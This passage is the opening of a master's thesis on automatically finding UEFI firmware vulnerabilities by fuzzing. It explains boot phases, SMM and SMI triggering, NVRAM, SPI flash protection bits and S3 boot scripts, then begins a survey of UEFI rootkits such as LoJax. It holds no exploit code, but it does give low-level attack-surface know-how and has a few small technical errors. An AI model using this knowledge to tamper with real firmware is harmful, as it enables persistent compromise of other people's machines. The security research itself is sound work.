POLITECNICO DI TORINO

Master's Degree in Computer Engineering

Master's Degree Thesis

Automatic Extraction of Exploitation Primitives in UEFI

Supervisors:

Prof. Cataldo Basile

Prof. Christopher Kruegel

Prof. Giovanni Vigna

Candidate:

Francesco Evangelista

Academic Year 2022/2023
Torino

Abstract

The Unified Extensible Firmware Interface (UEFI) is a modern replacement for the traditional BIOS that is commonly used in computers. UEFI serves as the interface between the computer's firmware and the operating system, providing a standardized way for the hardware and software to communicate.

UEFI, while offering enhanced security features, introduces its own set of security risks. These vulnerabilities are particularly dangerous due to their low-level nature, enabling attackers to compromise a system's integrity and persistence. UEFI vulnerabilities can be exploited to install rootkits, bypass Secure Boot protections, and gain unauthorized control over a system, making them a prime target for malicious actors.

An attacker is able to interact with UEFI through NVRAM variables, which serve as a fundamental mechanism employed by UEFI modules for preserving configuration data throughout successive boot cycles. Another method is through System Management Interrupt (SMI) handlers. SMI handlers are the elements responsible for receiving and processing data originating from external sources while operating within the confines of the System Management Mode (SMM) execution environment. SMM is a secure operational mode specific to x86 processors that enables the handling of highly privileged data and the management of low-level hardware operations, such as power management.

To find these vulnerabilities, we considered three different fuzzing approaches. The first one is about fuzzing functionality by asking the fuzzer to provide values for NVRAM variables, which are then processed by the functionality under test. While many of these variables are architecturally defined, others are defined by vendors to be used specifically in proprietary firmware drivers and can be easily identified by analyzing UEFI modules using reverse engineering tools. The second approach is to translate specific drivers into a user-space executable program, eliminating the complexity given by the use of an emulator. As a result, state-of-the-art off-the-shelf fuzzers can be used directly, also simplifying the process of identifying the root cause of a crash. The last approach focuses on the analysis of SMI handlers. To fuzz SMI handlers, a Linux kernel module was used as a point of interaction, since it is possible to inject data into the memory later used by the SMI handler and then trigger an SMI to execute the handler.

By using distinct approaches, different classes of vulnerabilities can be identified in both whitebox and blackbox modes. Specifically, using the second approach, we were able to identify vulnerabilities in drivers provided by DARPA.

Table of Contents

List of Figures

Acronyms

UEFI
: Unified Extensible Firmware Interface

EDK2
: EFI Development Kit 2

EFI
: Extensible Firmware Interface

CC
: Command and Control (also known as C2)

DARPA
: Defense Advanced Research Projects Agency

HARDEN
: Hardening Development Toolchains Against Emergent Execution Engines

BIOS
: Basic InputOutput system

SEC
: Security

PEI
: Pre EFI Initialization

DXE
: Driver Execution Environment

BDS	Boot Dev Select
TSL	Transient System Load
RT	Run Time
AL	After Life
SMM	System Management Mode
SMI	System Management Interrupt
SWSMI	Software SMI
OEM	Original Equipment Manufacturer
APMC	Advanced Power Management Control
APM	Advanced Power Management
SMRAM	System Management RAM (Random Access Memory)
RSM	Resume
CSEG	Compatibility Segment
TSEG	TOM (Top of Memory) Segment

NVRAM	Non-volatile RAM
SPI	Serial Peripheral Interface
PCI	Peripheral Control Interconnect
ROM	Read Only Memory
GUID	Globally Unique IDentifier
IPL	Initial Program Load
HBFA	Host-based Firmware Analyzer
ACM	Authenticated Code Module
IBB	Initial Boot Block
TCB	Trusted Computing Base
AC	Authenticated Code
AC-RAM	Authenticated Code RAM (Random Access Memory)
BWE	Write Enable Bit
BLE	Lock Enable Bit

	Write Protection Bit in SMM
CPU	Central Processing Unit
ACPI	Advanced Configuration and Power Interface
PEIM	Pre-EFI Initialization Modules
CAR	Cache as RAM
DRAM	Dynamic random-access memory
TOCTOU	Time-of-Check-to-Time-of-Use
IPI	Inter-Processor-Interrupt
GDP	GNU Debugger

Chapter 1

Introduction

In the last years, the industry and researchers increasingly recognized the importance of UEFI, as it can provide malicious actors with a way to compromise system persistence. Some UEFI drivers execute at ring -2, making them the most privileged ones executed by the CPU.

To demonstrate this, DARPA (Defense Advanced Research Projects Agency) created the HARDEN (Hardening Development Toolchains Against Emergent Execution Engines) program with the aim of exploring novel theories and approaches. It seeks to develop practical tools to anticipate, isolate, and mitigate emergent behaviors in computing systems.

During my thesis, I collaborated on this project with other universities and companies to find an automated way to discover vulnerabilities in the Unified Extensible Firmware Interface (UEFI).

In the following chapters, I will first describe the UEFI architecture, which is particularly complex due to the different interactions between hardware and software and because of high-privileged components that are difficult to interact with. Afterward, I will describe how UEFI has been exploited in the past, focusing on why it has become one of the most attractive targets for malware developers. Specifically, I will discuss three specific rootkits used in the wild: LoJax, MoonBounce and CosmicStrand. This will later help to understand the different ways to interact with UEFI, revealing which are the attack surfaces.

Utilizing these methods to interact with UEFI, I will explain how to use them to fuzz a UEFI driver, attempting to discover various types of vulnerabilities, highlighting the current limitations of vulnerability discovery in UEFI. In detail, I will address the emulation problem and the availability of the source code for the majority of UEFI firmware.

In conclusion, I will demonstrate one of these approaches in practice by testing DARPA-provided UEFI drivers. I will accomplish this by writing harnesses capable of fuzzing specific functionality, leading to the discovery of vulnerabilities within these drivers. By chaining these vulnerabilities together, I will illustrate how it is possible to craft an exploit for achieving arbitrary code execution.

Chapter 2

UEFI

UEFI (Unified Extensible Firmware Interface) is a set of specifications, that define the architecture of the platform firmware used for the booting process and its interface for interaction with the operating system.

UEFI replaces the BIOS, and it overcomes many limitations that BIOS have. It is independent of platform and programming language, but C is used for the reference implementation TianoCore EDKII.

In the upcoming sections, I will delve into the fundamental and pivotal concepts outlined in the UEFI specification [1][2][3].

2.1 UEFI Boot stages

UEFI places a strong emphasis on creating an orderly and systematic boot process. To achieve this, the UEFI specification breaks down the boot sequence into distinct phases, as can be seen in the Figure 2.1, each with its unique responsibilities in establishing essential components necessary for the reliable functioning of the computer system. Once a particular phase completes its tasks, it transitions control to the subsequent phase in the sequence, sometimes providing supplementary data to facilitate its operations [29].

1. **Security (SEC)**

The security phase is the first one of the boot process and is responsible for setting up the UEFI environment and passing information to the PEI. Even more, it serves as the root of trust in the system.

Because at this time the memory controller in charge of DRAM has not been initialized




Figure 2.1: UEFI boot stages

yet, the SEC phase is also in charge of creating a temporary memory store. It is doing so by configuring the CPU caches to be used as temporary RAM (a technique known as CAR – Cache-as-RAM).

During this phase, the CPU begins executing its first instructions in 16-bit Real Mode, an operational mode supported by all x86-compatible CPU where addresses consistently map directly to physical locations in memory, and then transitions to protected mode as soon as it can.

2. Pre EFI Initialization (PEI)

The Pre-EFI Initialization phase is in charge of main memory discovery and initialization. Initially, it will leverage only on processor resources, such as the CPU cache, to dispatch Pre-EFI Initialization Modules (PEIMs) through the PEI Dispatcher. PEIMs performs early hardware and memory initialization and executes directly from the flash memory, meaning they run in the flash's address space.

PEI modules can generate and fill an array of data structures known as Hand-Off Blocks (HOBs) to transfer data to the DXE phase. In this way, the state of the system at the end of the PEI phase can be passed to the DXE phase through a list HOBs.

The PEI phase usually resides in its own firmware volume (FV) on the SPI flash and the PEIMS adhere to a file format called TE (Terse Executable), similar to the PE format.

In the end, it is responsible for passing control to the Driver Execution Environment (DXE) phase.

During the most part of PEI phase, no security protections against SPI modifications are enabled. BLE, SMM_BWP, PRx, Intel BIOS Guard are not enabled at this moment [21].

The PEI phase is also responsible for crisis recovery and resuming from the S3 sleep state.

3. Driver Execution Environment (DXE)

The Driver Execution Environment (DXE) is where the majority of the processing occurs. Similar to the PEI phase, the DXE phase is also located in its own Firmware Volume (FV). The main difference is that this time the executable modules are PE32 files, or PE32+ files on 64-bit machines in which case the DXE phase will execute in 64-bit Long Mode.

There are different components in the DXE phase: the DXE Foundation, DXE Dispatcher and a set of DXE Drivers. The DXE Dispatcher is in charge of enumerating all different DXE modules and execute them one by one. These modules are responsible for configuring the System Management Mode (SMM), making networking, storage, and file system stacks available, and providing any necessary service that a UEFI-based bootloader requires to initiate a kernel.

The DXE phase is of significant importance from a security perspective because it is typically where the implementation and enforcement of Secure Boot occurs in UEFI.

4. Boot Dev Select (BDS)

Once the DXE phase is completed, the control is transferred to the Boot Device Selection (BDS) phase. During this phase, the GUID Partition Table (GPT) of the disk is examined, and the EFI system partition is searched for. When it is detected, a boot manager like bootmgfw.efi can be loaded and executed.

5. Transient System Load (TSL)

During the Transient System Load phase, the boot manager can launch either an OS-absent application, such as the UEFI shell, or a boot loader, which is more commonly used. The boot loader is responsible for configuring the execution environment for the kernel, loading the kernel itself, and then invoking the UEFI service, ExitBootServices(). This signal from the boot loader indicates the end of the boot process.

6. Run Time (RT)

In the runtime phase, the OS kernel should be up and running, allowing it to load device drivers, initiate services and background processes.

7. After Life (AL)

The After Life (AL) phase consists of a small set of persistent UEFI drivers used for storing the state of the system during the OS orderly shutdown, sleep, hibernate or restart processes. Should the hardware or OS experience a crash, the firmware may attempt to execute a recovery or remediation procedure.

2.2 Core UEFI Services

2.3 SMM

SMM is a special operating mode meant for handling important system functions like managing power, controlling system hardware, or running specific OEM-designed code. It's meant exclusively for system firmware and isn't meant for regular software or everyday computer operations. The main advantage of SMM is that it provides a separate processor environment that works independently of the operating system and other software applications.

When SMM is triggered by a system management interrupt (SMI), the processor saves its current state (context) and switches to a different operating environment with a new address space. A special software component called the SMI handler starts running in this environment, and the critical code and data for the SMI handler are stored in a specific memory area called SMRAM.

While in SMM, the processor runs the SMI handler code to perform tasks like turning off unused disk drives or monitors, running specialized code, or putting the entire system into a suspended state. After completing these tasks, the SMI handler executes a resume (RSM) instruction. This instruction makes the processor reload its saved context, switch back to its regular operating mode, and continue running the interrupted application, operating system program, or task [23].

SMM operate at ring-2, as can be seen in Figure 2.2

2.3.1 SMI

The initiation of a software System Management Interrupt (SMI) can be accomplished in synchrony with the software, provided that it is executed with ring 0 (kernel) privileges. This process capitalizes on the ubiquitous presence of the APM (Advanced Power Management) chip in nearly all Intel-compatible computers.

The software interaction with the APMC (Advanced Power Management Controller) is primarily facilitated through two I/O ports: 0xB2 and 0xB3. Although Port 0xB3 is conventionally referred to as a status port, this nomenclature can be somewhat misleading.




Figure 2.2: Privilege rings for x86

In practice, Port 0xB3 serves as a versatile scratchpad register that can be freely written to by software.

In contrast, Port 0xB2, often denoted as the code port, plays a pivotal role. By simply writing a single byte to this port using the 'outb' instruction, the APM chip triggers the assertion of the SMI# pin of the processor.

A typical procedure for generating a software-initiated SMI through the utilization of these two I/O ports follows a structured sequence: firstly, any necessary parameters or arguments for the SMI handler are conveyed by writing them to Port 0xB3. Subsequently, the act of writing to Port 0xB2 is executed to effectively initiate an SMI. In scenarios where multiple SMI handlers are offered by the firmware, the specific byte value written to Port 0xB2 can be utilized to discern and select the particular handler to invoke [13].

2.3.2 SMRAM

SMM code operates from a distinct segment of physical memory known as System Management RAM, abbreviated as SMRAM. In compliance with Intel architecture standards, SMRAM is mandated to include the following components [13]:

- **SMI Entry Point**: Upon the initiation of System Management Mode (SMM), the CPU is transitioned into a 16-bit execution mode, with paging functionality disabled. The responsibility of the SMI entry point is to orchestrate the processor's return to long mode while re-enabling paging. Subsequently, it possesses the capability to invoke any handler registered by the firmware, facilitating the actual event handling process.
- **SMM State Save Area**: Similar to other interrupt scenarios, before executing the SMI handler, the CPU is obligated to preserve its current execution context for later restoration. To fulfill this requirement, SMM designates a 64-KB state save area, spanning addresses from [SMBASE + 8000H + 7E00H] to [SMBASE + 8000H + 7FFFH]. The registers contained within this state save area are automatically saved by the CPU during the SMM entry process and are subsequently restored as an integral part of executing the 'rsm' (return from system management mode) instruction.
- **SMM Code and Data**: The remaining portions of SMRAM serve as repositories for the code and data components that constitute various SMM modules embedded within the firmware image. Additionally, supplementary memory space is reserved to facilitate runtime support structures, including a call stack, a dynamic memory heap for allocation purposes, and other necessary elements.

The primary and widely accepted location for SMRAM memory is within the "Top Memory Segment", often referred to as TSEG. However, it's worth noting that on numerous systems, a distinct SMRAM region known as the "Compatibility Segment" or CSEG exists alongside TSEG to ensure compatibility with legacy requirements. Unlike TSEG, which can have its physical memory location programmed by the BIOS, the CSEG region is fixed within the address range of 0xA0000 to 0xBFFFF [14].

2.4 NVRAM

NVRAM is a persistent storage accessible by UEFI, used to communicate information back and forth between the OS and the firmware itself.

OEMs and ODMs want to be able to modify variables that reside in NVRAM even after manufacturing [9]. For instance, the language of the platform used or the boot order. These variables reside on the SPI flash chip in a file-system like region that supports operations like creating a new variable or deleting it [22]. It is also possible to defragment the variable region to ensure that large variables can be created in case that region is resource constrained.

During the startup process of a computer, various drivers and applications often rely on values stored in NVRAM to assist in their tasks. An example of this interaction can be seen in Figure 2.3.



System Reset
Initialization Routines
Human Interface Infrastructure Database
Consists of Form/String/Font that has been submitted by varying UEFI Drivers
UEFI Driver
UEFI Driver
UEFI Driver
UEFI Configuration Driver
Provides user-interface support
Callable by a protocol interface
USER Changes
NVRAM

Figure 2.3: NVRAM interaction – Source: UEFI specification[36]

When dealing with NVRAM variables, it's important to note that setting invalid or incorrect values can indeed lead to issues that may prevent the machine from booting or cause instability in its operation.

For this reason, it is critical to perform safety checks when using these variables.

It should be noted that the NVRAM region is not protected by Intel Boot Guard, which means that if a malicious user has physical access to NVRAM, it can be abused.

2.4.1 NVRAM interaction through Linux

Firmware developers have the flexibility to expose Non-Volatile RAM (NVRAM) variables to the operating system and end-users through convenience functions that are loaded into resident memory by the firmware during the boot process. These functions provide a standardized way for the OS and user-level applications to interact with NVRAM variables. Here are some common ways these exposed NVRAM variables can be accessed [28]:

- **Linux efivarfs Kernel Module and efibootmgr tool**: Linux systems utilize the efivarfs kernel module to access and manage NVRAM variables. It exposes NVRAM variables as files in the */sys/firmware/efi/efivars* directory, making it accessible to users and applications. This directory allows for listing, reading, and writing NVRAM variables from within the Linux environment. Moreover, the efibootmgr utility can be used to configure and modify the boot order within the UEFI environment.
- **UEFI Shell's dmpstore and bcfg Commands**: The UEFI firmware provides a command-line interface known as the UEFI Shell. Within the UEFI Shell, you can use the dmpstore command to dump NVRAM variables, view their values, and perform various operations on them. This offers direct access to NVRAM variables for system maintenance and debugging. It also includes the bcfg command, which serves a similar purpose as efibootmgr. It enables users to manipulate boot-related NVRAM variables, including configuring boot entries and setting the boot order.

2.5 SPI Flash Memory

The Serial Peripheral Interface, abbreviated as SPI, serves as a full-duplex synchronous serial interface used to establish connections between various devices and processors. These connected devices can encompass a wide range of components, including memory Integrated Circuits (ICs), sensors, and even additional processors. In our specific context, our primary focus is on a specific flash memory chip that is soldered onto the motherboard and linked to the processor through the SPI interface.

Typically, this flash memory chip boasts a storage capacity of 16MB, and modern computer systems often feature a pair of these chips, leading to a combined storage capacity of 32MB. The SPI flash memory chip holds significant importance for us, as it typically stores essential firmware components, including the UEFI firmware image, alongside other critical system firmware such as those for the Gigabit Ethernet and the Intel Management Engine.

It's worth mentioning that the SPI controller, which manages the SPI flash memory, operates as a standalone Peripheral Component Interconnect (PCI) device [10].

2.5.1 BIOS_CNTL

The BIOS_CNTL register plays a critical role in managing certain aspects of system firmware security. This register contains three significant bits, namely BWE, BLE, and SMM_BWP, each of which has specific functions [26]:

- **BWE (Write Enable Bit)**: The BWE bit serves as the write enable flag. When BWE is set to 1, it allows unrestricted write access to the SPI Flash memory. Essentially, when BWE is in the enabled state (1), the user can write data to the SPI Flash without any restrictions. Conversely, setting BWE to 0 effectively locks the SPI Flash, preventing any further write operations.
- **BLE (Lock Enable Bit)**: BLE is the lock enable bit, and its primary purpose is to enhance the security of the BWE bit. When BLE is set to 1, it signifies that any attempt to modify the BWE bit will trigger a System Management Interrupt (SMI). The system will then enter System Management Mode (SMM). Within SMM, the Central Processing Unit (CPU) will take appropriate action to reset the BWE bit, ensuring that unauthorized changes to SPI Flash write permissions are not allowed.
- **SMM_BWP (Write Protection Bit in SMM)**: The SMM_BWP bit functions as a write protection mechanism specifically designed for System Management Mode (SMM). When SMM_BWP is set to 1, it imposes restrictions on modifying the BWE bit. In essence, it ensures that changes to the BWE bit can only be made while the system is in SMM, enhancing the security of SPI Flash write permissions.

These three bits collectively contribute to maintaining the integrity and security of the SPI Flash memory, preventing unauthorized writes and enforcing security checks through the use of SMM and SMI events when necessary.

2.6 S3

The S3 sleep state was introduced as part of the Advanced Configuration and Power Interface (ACPI) standard for power management, along with several other low-power states known as S1, S2, and S4 [13].

S3, often referred to as "suspend-to-RAM," represents a state with low-wake latency characteristics. In the S3 state, the CPU and certain motherboard components are powered off to conserve energy. However, power to the main system memory (RAM) is maintained. When a wake event occurs, the platform is roused from this state by utilizing the processor's designated resume vector. This allows for a quick and efficient transition back to an operational state while preserving the contents of the system memory, making S3 a valuable power-saving mode for systems that need to balance energy efficiency with responsiveness.

2.6.1 S3 Resume and Boot Script

UEFI incorporates a mechanism known as the "boot script" to expedite the booting process when transitioning from the S3 sleep state. This boot script is generated during the typical boot sequence and is intended to be utilized by the S3 resume path, helping to bypass the need to go through the DXE (Driver Execution Environment) and TSL (The System Lock) phases during the S3 resume process.

The S3 boot script essentially takes the form of a program that resides in memory. It can be interpreted and executed by the system [24].

The reason S3 is important from a security perspective, is that naive or poorly executed implementations of the S3 boot script could be vulnerable to various forms of attacks, as demonstrated by the past [27]. These vulnerabilities arise because the system has not yet reached a fully configured state when the boot script is executed. As a result, attackers can exploit this opportunity to manipulate control flow, potentially disabling or entirely bypassing critical security features provided by the platform.

2.7 LockBox

In the context of the S3 boot script, there is a security concern regarding the possibility of manipulation by malicious actors. If the content of the boot script is tampered with, it could lead to adverse consequences such as incorrect storage of register-based addresses or the inadvertent unlocking of registers. The former may result in system boot failures, while the latter may expose security vulnerabilities.

To address these potential threats, the EDKII has developed a security solution known as LockBox, which serves as a protective container designed to preserve the integrity of data. It's important to note that LockBox is a concept with various possible implementations. Some of these include an SMM-based LockBox, a LockBox based on read-only variables, or an EC-based LockBox [25].

The Figure 2.4 shows the S3 Resume Boot Path with the BootScript located inside the LockBox

In the EDKII framework, the LockBox functionality is defined through an API. This API offers several important services to manipulate the LockBox content: SaveLockBox(), UpdateLockBox(), SetLockBoxAttributes() and RestoreLockBox()

2.7.1 SMM LockBox

EDKII offers a default LockBox implementation known as the SMM-based LockBox, which leverages the System Management Mode (SMM).

The SMM LockBox implementation consists of two key modules:



Normal Boot
SEC
PEI
DXE
BDS
os load
Save
Save
Boot Script Table in ACPI NVS
Execute
LockBox
BootScript Data
BootScript Executor
...
Restore
S3 Resume
SEC
PEI(S3 aware PEM to restore PEI phase configuration)
Boot Script PEIM to restore DXE phase configuration
OS waking Vector

Figure 2.4: S3 Resume Boot Path with BootScript in LockBox - Source: UEFI Specification

- **SmmLockBoxLib**: This is the SMM-based LockBox library, and it provides support for LockBox functionality. It includes instances for different stages of the boot process, including a PEI (Pre-EFI Initialization) instance, a DXE (Driver Execution Environment) instance for the normal boot path, and an SMM instance to operate within the System Management Mode.

- **SmmLockBox** driver: This driver module offers services that interface with the SMM-based LockBox library. It provides support for both the DXE instance during normal boot and the PEI instance after SMI (System Management Interrupt) is enabled in the S3 (suspend-to-RAM) path. This driver plays a pivotal role in managing LockBox operations.

Basically, the SMM Lock Box serves as a boot-time protocol that provides clients with a standardized and systematic method to save data into and retrieve data from System Management RAM (SMRAM). This protocol ensures a consistent and well-defined approach for managing data within the SMRAM region during the boot process.

The use of SMM as the underlying execution environment for LockBox adds an extra layer of security and isolation, making it suitable for safeguarding critical data and ensuring its integrity, especially during system recovery processes like S3 resume.

2.8 Services and Protocols

A UEFI programming environment provides software services through the UEFI Boot Services Table, the UEFI Runtime Services Table, and Protocols installed into the handle database. Protocols are the primary extension mechanism provided by the UEFI Specification.

To uniquely identify items within UEFI, such as images, protocols or devices, a Globally Unique Identifier (GUID) is used. The GUID consists of 128-bit. This concept is particularly important since each time an item is defined in UEFI, a GUID is generated.

2.8.1 Protocols

In UEFI development, making a UEFI protocol available to other modules involves using services such as *InstallProtocolInterface()*, *ReinstallProtocolInterface()*, or *InstallMultipleProtocolInterfaces()*. These services allow a module to register or update its protocol interfaces so that other modules can locate and utilize them. Alongside the protocol's GUID and a pointer to the interface, all of these services require an additional argument of type EFI_HANDLE. This EFI_HANDLE argument serves as an opaque value that represents the caller module, typically its base address. This handle plays a crucial role in distinguishing between multiple implementations of the same interface provided by different modules within the UEFI environment.

To consume a UEFI interface, developers can choose between two main services:

- ***LocateProtocol()***: This service is used to locate a protocol instance that matches a specified GUID. It enables modules to discover and access a protocol interface provided by another module, making it suitable for scenarios where a single protocol instance is needed.

- ***OpenProtocol()***: The OpenProtocol() service allows a module to open an interface to a protocol provided by another module. This service is especially useful in situations where multiple instances of the same protocol exist, and the module needs to select and work with a specific instance.

By utilizing these services, UEFI modules can effectively communicate and interact with one another through well-defined protocol interfaces, enabling modular and extensible firmware development. The use of handles and GUIDs helps differentiate between various implementations of the same protocol and facilitates interoperability among UEFI modules.

2.8.2 UEFI Boot Services

Boot Services are functions available before the boot ends and are used by the firmware when booting.

UEFI applications, including UEFI OS loaders, rely on boot services functions to interact with devices and allocate memory. When an image is launched during the boot process, it is provided with a pointer to a system table containing the Boot Services dispatch table and default handles for console access. Boot services functionality remains accessible until a UEFI OS loader loads sufficient components of its environment to take over system control. At that point, boot services can be terminated by invoking ExitBootServices().

The primary purpose of the ExitBootServices() call is to signal to the operating system loader that it is prepared to assume control of the platform and manage platform resources independently. As such, boot services are available up to this point to assist the UEFI OS loader in preparing for the OS boot process. Once the UEFI OS loader takes control of the system and successfully completes the OS boot sequence, only runtime services are accessible. However, it's worth noting that other code beyond the UEFI OS loader may or may not choose to call ExitBootServices. This decision may depend on whether the code intends to continue utilizing boot services or remain within the boot services environment.

2.8.3 UEFI Runtime Services

As explained in the previous paragraph, Runtime Services are functions available before and after any call to ExitBootServices().

As part of the UEFI specification, these modules are required to be present in memory from system startup to shutdown. These runtime drivers serve the purpose of providing interfaces to specific firmware-implemented services to the operating system (OS).

One such example is the UEFI-defined interface called ResetSystem(), which is required to be implemented by the OEM in firmware. This interface allows the OS to request a system reset or reboot.

The UEFI specification defines a total of 14 runtime services, each serving a specific purpose and providing essential functionality for the interaction between the OS and the firmware.

```
/// EFI Runtime Services Table.
typedef struct {
  /// The table header for the EFI Runtime Services Table.
  EFI_TABLE_HEADER                Hdr;

  // Time Services
  EFI_GET_TIME                    GetTime;
  EFI_SET_TIME                      SetTime;
  EFI_GET_WAKEUP_TIME               GetWakeupTime;
  EFI_SET_WAKEUP_TIME               SetWakeupTime;

  // Virtual Memory Services
  EFI_SET_VIRTUAL_ADDRESS_MAP       SetVirtualAddressMap;
  EFI_CONVERT_POINTER               ConvertPointer;

  // Variable Services
  EFI_GET_VARIABLE                  GetVariable;
  EFI_GET_NEXT_VARIABLE_NAME        GetNextVariableName;
  EFI_SET_VARIABLE                  SetVariable;

  // Miscellaneous Services
  EFI_GET_NEXT_HIGH_MONO_COUNT      GetNextHighMonotonicCount;
  EFI_RESET_SYSTEM                  ResetSystem;

  // UEFI 2.0 Capsule Services
  EFI_UPDATE_CAPSULE                UpdateCapsule;
  EFI_QUERY_CAPSULE_CAPABILITIES    QueryCapsuleCapabilities;

  // Miscellaneous UEFI 2.0 Service
  EFI_QUERY_VARIABLE_INFO           QueryVariableInfo;
} EFI_RUNTIME_SERVICES;
```

Chapter 3

Attack surface

3.1 Past attacks

In the last decade, threat actors have had compromised UEFI firmware by using UEFI rootkits able to survives reinstalling the operating system and replacing the hard drive. For this reason, UEFI rootkits represent a formidable weapon in the arsenal of attackers. These rootkits present a substantial difficulty in terms of detection and elimination. Re-flashing is required in order to remove the UEFI firmware from a system, which is a rare and generally complicated task. These benefits help to explain why tenacious and resourceful attackers will keep trying to compromise UEFI systems.

In the following paragraphs, we will give a short descriptions of some of them, just to give an idea of what an attacker can achieve by abusing vulnerabilities in UEFI.

Before starting, it is important to make a distinction between a bootkit and a rootkit. While a bootkit is a malware that aim to infect the boot process on a machine in a way so it can persist, a rootkit runs in the deepest regions of the operating system, allowing him to hide itself from the OS.

3.1.1 LoJax

LoJax was the first UEFI rootkit discovered in the wild and was used by the Sednit group, as reported by ESET researchers [4].

LoJax was distributed alongside various tools that had the ability to access and modify UEFI/BIOS settings using a legitimate signed kernel driver called RwDrv.sys [4]. This kernel driver was included as part of RWEverything, a tool able to access to a wide range of low-level computer settings, including areas like PCI Express, PCI Option ROMs, and more.

To inject the rootkit into the SPI flash memory, LoJax utilized three different types of tools [4]:

1. The first tool was responsible for extracting information about low-level system settings;
